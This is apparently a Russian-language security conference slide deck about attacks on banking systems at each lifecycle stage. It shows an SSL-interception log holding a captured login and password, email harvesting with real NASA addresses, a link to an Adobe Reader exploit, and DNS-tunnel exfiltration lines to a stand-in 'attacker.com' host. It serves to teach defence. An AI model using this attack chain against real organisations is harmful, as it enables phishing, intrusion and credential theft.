

# «От анализа кода до пентеста АБС или как украсть миллиард»:

атаки на банковские приложения на каждом этапе жизненного  
цикла в соответствии с новым стандартом ЦБ РФ.

Сергей Белов  
аудитор ИБ Digital Security


## Стадии жизненного цикла АБС

1. Разработка технического задания (ТЗ);
2. Проектирование;
3. Создание и тестирование;
4. Приемка и ввод в действие;
5. Эксплуатация;
6. Сопровождение и модернизация;
7. Снятие с эксплуатации.


# Три истории

# История #1 – популярная, SSLная

## История #1 – SSL'ная




## История #1 – SSL'ная



## История #1 – SSL'ная

```
root@bt: ~
File Edit View Terminal Help
2012-08-04 18:31:12,489 Sending header: host : login.vk.com
18:31:12,489 Sending header: referer : http://vk.com/
18:31:12,489 Sending header: cookie : remixlang=0; remixchk=5; remixflash=11.3.300;
18:31:12,489 Sending header: content-type : application/x-www-form-urlencoded
18:31:12,489 SECURE POST Data (login.vk.com):
act=login&q=1&al_frame=1&expire=&captcha_sid=&captcha_key=&from_host=vk.com&from_protocol=http&
ip h=5b333e92-459-01&email=40yandex.ru&pass=escort
18:31:12,725 Got server response: HTTP/1.1 302 Found
18:31:12,725 Got server header: Server:nginx/1.2.1
18:31:12,725 Got server header: Date:Sat, 04 Aug 2012 14:31:12 GMT
18:31:12,725 Got server header: Content-Type:text/html; charset=windows-1251
18:31:12,725 Got server header: Content-Length:0
18:31:12,725 Got server header: Connection:keep-alive
18:31:12,726 Got server header: X-Powered-By:PHP/5.2.6-1+lenny4
18:31:12,726 Got server header: Pragma:no-cache
18:31:12,726 Got server header: Cache-control:no-store
18:31:12,726 Got server header: P3P:CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi
CONi HIS OUR IND CNT"
18:31:12,726 Got server header: Set-Cookie:s=1; expires=Sat, 10-Aug-2013 02:03:34 GM
```

## История #1 – SSL'ная






## История #1 – SSL'ная



## История #1 – SSL'ная



## История #1 – SSL'ная

```
root@bt: ~
File Edit View Terminal Help
2012-08-04 18:31:12,489 Sending header: host : login.vk.com
18:31:12,489 Sending header: referer : http://vk.com/
18:31:12,489 Sending header: cookie : remixlang=0; remixchk=5; remixflash=11.3.300;
18:31:12,489 Sending header: content-type : application/x-www-form-urlencoded
18:31:12,489 SECURE POST Data (login.vk.com):
act=login&q=1&al_frame=1&expire=&captcha_sid=&captcha_key=&from_host=vk.com&from_protocol=http&
ip h=5b333e92-459-01&email=40yandex.ru&pass=escort
18:31:12,725 Got server response: HTTP/1.1 302 Found
18:31:12,725 Got server header: Server:nginx/1.2.1
18:31:12,725 Got server header: Date:Sat, 04 Aug 2012 14:31:12 GMT
18:31:12,725 Got server header: Content-Type:text/html; charset=windows-1251
18:31:12,725 Got server header: Content-Length:0
18:31:12,725 Got server header: Connection:keep-alive
18:31:12,726 Got server header: X-Powered-By:PHP/5.2.6-1+lenny4
18:31:12,726 Got server header: Pragma:no-cache
18:31:12,726 Got server header: Cache-control:no-store
18:31:12,726 Got server header: P3P:CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi
CONi HIS OUR IND CNT"
18:31:12,726 Got server header: Set-Cookie:s=1; expires=Sat, 10-Aug-2013 02:03:34 GM
```

## История #1 – SSL'ная



## История #1 – SSL'ная

- Разработка технического задания
- Создание и тестирование
- Приемка и ввод в действие

## История #2 – хардкорная

## История #2 - хардкорная

**Цель:** получить контроль над рабочей станцией внутри банка

## История #2 - хардкорная

Вектор:

- 1) Найти почту сотрудника
- 2) Отправить письмо с эксплойтом
- 3) Получить обратный шлюз



## История #2 - хардкорная

```
*****
*TheHarvester Ver. 2.2           *
*Coded by Christian Martorella  *
*Edge-Security Research         *
*cmartorella@edge-security.com  *
*****
```

```
[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
```

```
[+] Emails found:
```


```
-----
D.Stephens@nasa.gov
mnorris@nasa.gov
jbuck@nasa.gov
kelly.o.humphries@nasa.gov
murray@nasa.gov
young@nasa.gov
unsubscribe@mediaservices.nasa.gov
stephen.e.cole@nasa.gov
gutro@nasa.gov
```

```
[+] Hosts found in search engines:
```

```
-----
```

## История #2 - хардкорная

## SMTP - Message-Format



## История #2 - хардкорная

# Специальное вложение? PDF!

## История #2 - хардкорная

```
CVE-2013-0640/1
Somehow, our script got on to the Russian forums :/

@w3bd3vil and @abh1sek

Exploit: http://www.exploit-db.com/spl0its/29881.tar.gz

Adobe Acrobat Reader ASLR/DEP bypass Exploit with SANDBOX BYPASS
=====

Supported Adobe Reader Versions:

* 11.0.1
* 11.0.0

* 10.1.5
* 10.1.4
* 10.1.3
* 10.1.2
* 10.1


* 9.5

Tested on:

* Windows 7 (32 bit)
* Windows 7 (64 bit)
```

<http://www.exploit-db.com/exploits/29881/>

## История #2 - хардкорная



## История #2 - хардкорная

Выбраться из потенциальной DMZ  
банка?  
DNS tunneling!

## История #2 - хардкорная

```
C:\Users\BeLove>ping somesite.ru

Pinging somesite.ru [162.243.231.60] with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 162.243.231.60:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

## История #2 - хардкорная

0x11112222222233333333.attacker.com

0x33333344444444445555.attacker.com

0x555556666666666777777.attacker.com

0x777777888888888999999.attacker.com

...



## История #2 - хардкорная

### Конечный вектор:

- 1) Сбор информации (емайлов)
- 2) Создание вложения с эксплойтом
- 3) Отсылка письма с поддельным отправителем
- 4) Удаленное управление через DNS туннель


## История #2 - хардкорная

### Проблемы на этапах

- 1) Приемка и ввод в действие;
- 2) Эксплуатация;
- 3) Сопровождение и модернизация;

# История #3 – тру-банковская

## История #3 - банковская



Отправить документ в банк

### Новый произвольный документ

Статус документа: новый

№  Тип документа:

Дата:  Уполномоченное лицо:

Тема:

документ во вложении:

| Имя файла                         | Размер (Кб) |
|-----------------------------------|-------------|
| Присоединяемые файлы:             |             |
| Общий размер пересылаемых файлов: | 3765798 Кб  |

| Имя файла                                                                 | Размер (Кб) |
|---------------------------------------------------------------------------|-------------|
| Присоединяемые файлы:                                                     |             |
| C:\Documents and Settings\J-Run\Рабочий стол\Документы\Обзор...           | 3765.428    |
| Присоединить новый файл                                                   |             |
| Суммарный объем присоединенных файлов не должен превышать: 900000000 0 Кб |             |
| Текущий размер присоединенных файлов: 3765.428 Кб                         |             |

## История #3 - банковская

- [-] Главная страница
  - [-] Все новости
- [-] **Документы**
